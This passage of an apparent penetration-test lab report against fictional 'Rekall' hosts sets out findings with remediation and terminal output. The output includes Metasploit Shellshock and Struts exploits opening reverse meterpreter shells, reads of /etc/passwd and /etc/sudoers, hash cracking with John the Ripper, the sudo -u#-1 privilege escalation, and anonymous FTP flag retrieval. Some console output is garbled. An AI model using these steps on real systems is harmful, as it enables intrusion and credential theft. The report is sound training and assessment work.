Not shown: 950 ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal | Drupal.org | Drupal.org
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 23 disallowed entries (15 shown)
|_/core/.htaccess 1 file
|_/comment/reply/ /filter/tips /node/add /search /user/register/
|_/user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_index.php/comment/reply/
MAC: 02:4A:2E:08:8D:0D (Unknown)
Device type: general purpose
Running: Linux 4.15.0-X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS Flags: OS class: Linux, OS version: 4.15.0
Network Distance: 1 hop

```

TRACEROUTE
HOP RTT ADDRESS
1 0.01 ms 192.168.13.13

Fig.34 – Aggressive Nmap scan to reveal potential vulnerabilities.

Vulnerability 6	Findings
Title	Nessus scan result for 192.168.13.12
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Run a Nessus scan against 192.168.13.12 and found a single critical vulnerability for Apache Struts. The critical vulnerability ID# 97610 was displayed on the top right of this page below.
Images	Fig.35 & Fig.36
Affected Hosts	192.168.13.12
Remediation	Patch systems to ensure they are running the latest security patches.

Sev	Score	Name	Family	Count
Critical	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	CGI abuses	1
Medium	6.5	IP Forwarding Enabled	Firewalls	1
Info	...	HTTP (Multiple Issues)	Web Servers	3
Info		Apache Tomcat Detection	Web Servers	1
Info		Common Platform Enumeration (CPE)	General	1
Info		Device Type	General	1
Info		Ethernet MAC Addresses	General	1
Info		ICMP Timestamp Request Remote Date Disclosure	General	1
Info		Nessus Scan Information	Settings	1
Info		Nessus SYN scanner	Port scanners	1
Info		OS Identification	General	1
Info		Service Detection	Service detection	1
Info		TCP/IP-Timestamps Supported	General	1
Info		Traceroute Information	General	1

Fig.35 – Nessus scan result for 192.168.13.12 showing critical vulnerability.

The screenshot shows the Nessus application interface. A specific vulnerability entry is expanded, detailing a critical issue with Apache Struts. The entry includes the following information:

- Vulnerabilities**: Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)
- Description**: The version of Apache Struts running on the service host is affected by a remote code execution vulnerability in the jakarta Multipart parser due to improper handling of the Content-Type header. An unauthorized, remote attacker can exploit this via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.
- Solution**: Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory.
- See Also**: <http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html>, <http://www.nessus.org/t/79454>, <https://wiki.apache.org/confluence/display/WWW/VersionNotes2.5.10.1>, <https://www.apache.org/confluence/display/WWW/72-045>
- Output**: Exploit code showing a crafted HTTP request to exploit the vulnerability.
- Plugin Details**: Severity: Critical, ID: 97610, Version: 1.25, Type: remote, Family: CGI abuses, Published: March 8, 2017, Modified: April 11, 2022.
- Risk Information**: Risk Factor: Critical, CVSS v3.0 Base Score: 10.0, CVSS v2.0 Base Score: 10.0, CVSS v3.0 Temporal Vector: CVSS:3.0/EH/RL/CR/C/I/A, CVSS v2.0 Temporal Score: 9.5, CVSS v3.0 Temporal Score: 9.5, CVSS v2.0 Vector: CVSS:AV:N/AC:L/Au:N/C:C/I:C/R:C, CVSS v3.0 Vector: CVSS:3.0/RL/H/CR/C/I/A, CVSS v2.0 Temporal Score: 9.0, CVSS v3.0 Temporal Score: 9.0, CVSS v2.0 Vector: CVSS:AV:N/AC:L/Au:N/C:C/I:C/R:C, CVSS v3.0 Temporal Vector: CVSS:3.0/RL/H/CR/C/I/A.
- Vulnerability Information**: CVSS:cpv:av:ache:chts, Exploit Available: true, Exploit Ease: Exploits are available, Patch Pub Date: March 6, 2017, Vulnerability Pub Date: March 6, 2017.

Fig.36 - Critical vulnerability ID# 97610 expanded showing greater detail.

Vulnerability 7	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Run MSFconsole and search the following exploit - Tomcat and JSP. Using the exploit multi/http/tomcat_jsp_upload_bypass, setting options RHOST to 192.168.13.10. From a successful meterpreter shell, enter "SHELL", dropping into a Linux command line. With the command the flag was revealed "flag: / cat /root/.flag7.txt"
Images	Fig.37, Fig.38, Fig.39 & Fig.40
Affected Hosts	192.168.13.10
Remediation	Patch systems to ensure they are running the latest security patches.

```
msf6 > search Tomcat JSP
Matching Modules
=====
#   Name                               Disclosure Date   Rank    Check  Description
-   auxiliary/admin/http/tomcat_ghostcat      2020-02-20   normal  Yes    Apache Tomcat AJP File Read
0   exploit/multi/http/tomcat_mgr_deploy     2009-11-09   excellent  Yes   Apache Tomcat Manager Application Deployer Authenticated Code Execution
1   exploit/multi/http/tomcat_mgr_upload     2009-11-09   excellent  Yes   Apache Tomcat Manager Authenticated Upload Code Executio
n
3   exploit/windows/http/cain_xpost_sql_rce  2020-06-04   excellent  Yes   Cain XPost wayfinder_seqid SQLi to RCE
4   exploit/linux/http/cpi_tararchive_upload  2019-05-15   excellent  Yes   Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
5   exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03   excellent  Yes   Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use multi/http/tomcat_jcp_upload_bypass
[-] No results from search
[-] Failed to load module: multi/http/tomcat_jcp_upload_bypass
msf6 > use exploit/multi/http/tomcat_jcp_upload_bypass
[-] No results from search
[-] Failed to load module: exploit/multi/http/tomcat_jcp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
```

Fig.37 – Within msfconsole searched “Tomcat JSP” to identify exploits


```
msf6 > search shellshock
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01   excellent Yes   Advantech Switch Bash Environment Variable Code Injection (Shellshock)
1 exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24   excellent Yes   Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24   normal   Yes   Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3 exploit/multi/http/cups_bash_env_exec          2014-09-24   excellent Yes   CUPS Filter Bash Environment Variable Code Injection (Shellshock)
4 auxiliary/server/dhcclient_bash_env            2014-09-24   normal   No    DHCP Client Bash Environment Variable Code Injection (Shellshock)
5 exploit/unix/dhcp/bash_environment           2014-09-24   excellent No    Dhclient Bash Environment Variable Injection (Shellshock)
6 exploit/linux/http/ipfire_bashbug_exec        2014-09-29   excellent Yes   IPFire Bash Environment Variable Injection (Shellshock)
7 exploit/multi/misc/legend_bot_exec            2015-04-27   excellent Yes   Legend Perl IRC Bot Remote Code Execution
8 exploit/osx/local/vmware_bash_function_root 2014-09-24   normal   Yes   OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
9 exploit/ftp/pure-ftpd_bash_env_exec          2014-09-24   excellent Yes   Pure-FTPD External Authentication Bash Environment Variable Code Injection (Shellshock)
10 exploit/unix/smtp/qmail_bash_env_exec       2014-09-24   normal   No    Qmail SMTP Bash Environment Variable Injection (Shellshock)
11 exploit/multi/misc/xdh_x_exec               2015-12-04   excellent Yes   Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec
msf6 >
```

Fig.41 – Search the “shellshock” exploit in msfconsole.

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
=====
Name      Current Setting  Required  Description
CMD_MAX_LENGTH  2048        yes       CMD max line length
CVE        CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER     User-Agent      yes       HTTP header to use
METHOD    GET             yes       HTTP method to use
PROXIES   no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   yes              yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH    /bin             yes       Target PATH for binaries used by the CmdStager
PORT      80              yes       The target port (TCP)
```

Fig.42 – Viewing options to determine what additional information is required.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.13.11
RHOST => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.26.110.196:4444 -> 192.168.13.11:58874 ) at 2022-08-03 23:44:08 -0400

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode      Size  Type  Last modified      Name
10755/rwxr-xr-x  83   fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > shell
Process 70 created.
Channel 1 created.
ls
shockme.cgi
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
```

Fig.43 – Setting options within the payload.

```
meterpreter > shell
Process 70 created.
Channel 1 created.
ls
shockme.cgi
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root      ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
#include /etc/sudoers.d
#flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Fig.44 - Dropped into a shell, which allows for the modification of the /etc/sudoers file.

Vulnerability 9	Findings
Title	Additional vulnerabilities on the affected host
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	There were suspected additional vulnerabilities and it was found through the following command "cat /etc/passwd/"
Images	Fig.45
Affected Hosts	192.168.13.11
Remediation	Patch systems to ensure they are running the latest security patches.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup0:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin
libuidx:x:100:101::/var/lib/libuidx:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

Fig.45 – "cat" out the /etc/passwd/ revealing user and system accounts.

Vulnerability 10	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	The Nessus scan revealed the compromised system is vulnerable to the following exploit: Struts - CVE-2017-5638. Using mfsconsole exploits were searched and the vulnerability confirmed. The following exploit "multi/http/struts2_content_type_ognl". Within the options the RHOSTS was set to 192.168.13.12. We dropped into a shell command line and found vulnerability located at the following location "/root/flagisinThisfile.7z". Using "cat" the file revealed all its data.
Images	Fig.46, Fig.47 & Fig.48
Affected Hosts	192.168.13.12
Remediation	Patch systems to ensure they are running the latest security patches.

```
[*] 192.168.13.11 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search struts
Matching Modules
=====
#   Name
-   exploit/multi/http/struts_default_action_mapper      Disclosure Date Rank Check Description
0   exploit/multi/http/struts_dev_mode                   2013-07-02 excellent Yes Apache Struts 2 DefaultActionMapper Prefixe
s OGNL Code Execution
1   exploit/multi/http/struts2_multi_eval_ognl          2012-01-06 excellent Yes Apache Struts 2 Developer Mode OGNL Executi
on
2   exploit/multi/http/struts2_namespace_ognl           2020-09-14 excellent Yes Apache Struts 2 Forced Multi OGNL Evaluatio
n
3   exploit/multi/http/struts2_namespace_ognl           2018-08-22 excellent Yes Apache Struts 2 Namespace Redirect OGNL Inj
ection
4   exploit/multi/http/struts2_rest_xstream            2017-09-05 excellent Yes Apache Struts 2 REST Plugin XStream RCE
5   exploit/multi/http/struts2_code_exec_showcase       2017-07-07 excellent Yes Apache Struts 2 Struts 1 Plugin Showcase OG
NL Code Execution
6   exploit/multi/http/struts2_code_exec_classloader    2014-03-06 manual   No Apache Struts ClassLoader Manipulation Remo
te Code Execution
7   exploit/multi/http/struts_dmi_exec                 2016-04-27 excellent Yes Apache Struts Dynamic Method Invocation Rem
ote Code Execution
8   exploit/multi/http/struts2_content_type_ognl        2017-03-07 excellent Yes Apache Struts Jakarta Multipart Parser OG
NL Injection
9   exploit/multi/http/struts2_code_exec_parameters     2011-10-01 excellent Yes Apache Struts ParametersInterceptor Remote
Code Execution
10  exploit/multi/http/struts_dmi_rest_exec            2016-06-01 excellent Yes Apache Struts REST Plugin With Dynamic Meth
od Invocation Remote Code Execution
11  exploit/multi/http/struts_code_exec                2010-07-13 good    No Apache Struts Remote Command Execution
12  exploit/multi/http/struts_code_exec_exception_delegator 2012-01-06 excellent No Apache Struts Remote Command Execution
13  exploit/multi/http/struts_include_params           2013-05-24 great   Yes Apache Struts includeParams Remote Code Exe
cution
14  auxiliary/scanner/http/log4shell_scanner          2021-12-09 normal   No Log4Shell HTTP Scanner

Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/http/log4shell_scanner

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use multi/http/struts2_content_type_ognl
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) >
```

Fig.46 – Searching “struts” exploits within Metasploit.

```
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOST 192.168.13.12
RHOST => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 2 opened (172.26.110.196:4444 → 192.168.13.12:34048 ) at 2022-08-03 23:54:02 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):
Name      Current Setting      Required  Description
Proxies    no                  A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS    192.168.13.12      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    8080                 yes       The target port (TCP)
SSL      false                no        Negotiate SSL/TLS for outgoing connections
TARGETURI /struts2-showcase/ yes       The path to a struts application action
VHOST    no                  HTTP server virtual host
```

Fig.47 - Setting RHOSTS and executing payload.

```
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 3 opened (172.26.110.196:4444 → 192.168.13.12:34060 ) at 2022-08-03 23:54:58 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3

Active sessions
=====
Id  Name  Type
--  --
2   meterpreter x64/linux  root @ 192.168.13.12  172.26.110.196:4444 → 192.168.13.12:34048  (192.168.13.12)
3   meterpreter x64/linux  root @ 192.168.13.12  172.26.110.196:4444 → 192.168.13.12:34060  (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > ls
Listing: /cve-2017-538
=====
Mode  Size  Type  Last modified      Name
100644/rw-r--r--  22365155 fil   2022-02-08 09:17:59 -0500 cve-2017-538-example.jar
100755/rwxr-xr-x  78      fil   2022-02-08 09:17:32 -0500 entry-point.sh
040755/rwxr-xr-x  4096    dir   2022-07-21 19:34:07 -0400 exploit

meterpreter > pwd
/cve-2017-538
meterpreter > cd ..
meterpreter > pwd
/
meterpreter > cd root
meterpreter > ls
Listing: /root
=====
Mode  Size  Type  Last modified      Name
040755/rwxr-xr-x  4096    dir   2022-02-08 09:17:45 -0500 .m2
100644/rw-r--r--  194     fil   2022-02-08 09:17:32 -0500 flagisinThisfile.7z

meterpreter > cat flagisinThisfile.7z
7z***'Fv%*!l***flag 10 is wjasdufsdk
```

Fig.48 – Exploit successful, dropping into a meterpreter prompt. Navigate to root and list all files in directory.

Vulnerability 12	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	The whois data revealed a user "sshuser Alice" which we took note of, for later use. This indicated that this user has access to ssh into the specific server. Using the command ssh alice@192.168.13.14 and password alice, access was gained to the server. "sudo -u#-1 cat /root/flag12.txt" allowed for privilege escalation and exploit.
Images	Fig.51
Affected Hosts	192.168.13.14
Remediation	Patch systems to ensure they are running the latest security patches.

```
(root㉿kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 cat /root/flag12.txt
d7sdflksdf384
```

Fig.51 – SSHed into server and escalated privileged

Attacking Rekall's Windows Servers

Vulnerability 1	Findings
Title	totalrekall GitHub Page
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Low
Description	User credential found within the repository location “xampp.users”. The username and hashed password saved to the following “hash.txt”. John the Ripper was used to reveal the hash “trivera:Tanya4life”.
Images	Fig.52, Fig.53 & Fig.54
Affected Hosts	
Remediation	Saving users credentials within such an open forum pose a potential risk and should not be done.




Fig.52 – totalrekall GitHub repo




Fig.53 – A search revealed that “site/xampp.users” is where the user credentials reside

```

File Actions Edit View Help
[~]# echo '$apr1$0v0SKwao$GV3sgAj53j.c3GkS4oUC0' > hash.txt
[~]# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the --format=md5crypt-long option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done. Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      ( )
1g 0:00:00:00 DONE 2/3 (2022-08-04 01:34) 5.882g/s 1129p/s 1129c/s 1129c/s 123456.. hammer
Use the --show option to display all of the cracked passwords reliably
Session completed.
[~]# 

```

Fig.54 – User credentials cracked

Vulnerability 2	Findings
Title	Nmap scan to determine network hosts
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Nmap scan was used to fingerprint the network detecting software, network protocols, operating systems and hardware devices.
Images	Fig.55, Fig.56, Fig.57, Fig.58 & Fig.59
Affected Hosts	172.22.117.0\24
Remediation	

```

Post-scan script results:
| clock-skew:
|   0s:
|   172.22.117.10 (WinDC01)
|_  172.22.117.20 (Windows10)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 64.04 seconds

```

Fig.55 – Nmap scan identified two systems a WinDC01 & Windows10

```

80/tcp open  http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content

```

Fig.56 – Scan reveal open ports on the Windows10 machine




Fig.57 – Using the cracked credentials from GitHub “trivera: Tanya4life” grant access to system



Fig.58 – Vulnerability exposed




Fig.59 – Contents of the “flag2.txt” file

Vulnerability 3	Findings
Title	NSE script for FTP anonymous
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Using the previously performed port scan, “FTP” port 21 is open and is vulnerable to anonymous access.
Images	Fig.60 & Fig.61
Affected Hosts	172.22.117.20
Remediation	It is recommended to close ports that are not being frequently used. Operational ports should be whitelisted using firewall rules, only allowing authorized users access to internal resources.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00079s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftplib 0.9.41 beta
|_ftp-syst...
|_S: UNIX emulated by FileZilla
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|-r--r--t- 1 ftp ftp        32 Feb 15 2022 flag3.txt
|_ftp-bounce: bounce working!
```

Fig.60 – Nmap scan report for Windows10 (172.22.117.20) vulnerable open FTP port 21

```

root@kali:~-
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220 FileZilla Server version 0.9.41 beta
220 -written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
User may log in via VNC, RDP, SSH, X11R, RFB
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (40.7963 kB/s)
ftp> exit
221 Goodbye
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
└─# 

```

Fig.61 – Anonymous access via ftp to 172.22.117.20 revealed the vulnerability

Vulnerability 4	Findings
Title	SLMail SMTP on port 25 and POP3 port 110 vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	The Nmap port scan revealed there is a vulnerable application – SLMail, on ports 25 and 110. However, the exploit requires port 110. Searchsploit was used to identify the most viable exploit. A reverse shell exploit was successful and by evidence of a meterpreter command line.
Images	Fig.62, Fig.63, Fig.64 & Fig.65
Affected Hosts	172.22.117.20
Remediation	Patch systems to ensure they are running the latest security patches.

```

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00079s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      FileZilla ftpd 0.9.41 beta
|_ftp-syst
|  _tput: Anonymous FTP login allowed (FTP code 230)
|_r--r--r-- 1 ftp ftp   32 Feb 15 2022 flag3.txt
|_ftp-bounce: bounce working!
25/tcp    open  smtp    SLmail smtpd 5.5.0.4433
| smtp-commands: rekkall.local,SIZE 100000000,SEND,SOML,SAML,HELP,VRFY,EXPN,ETRN,XTRN
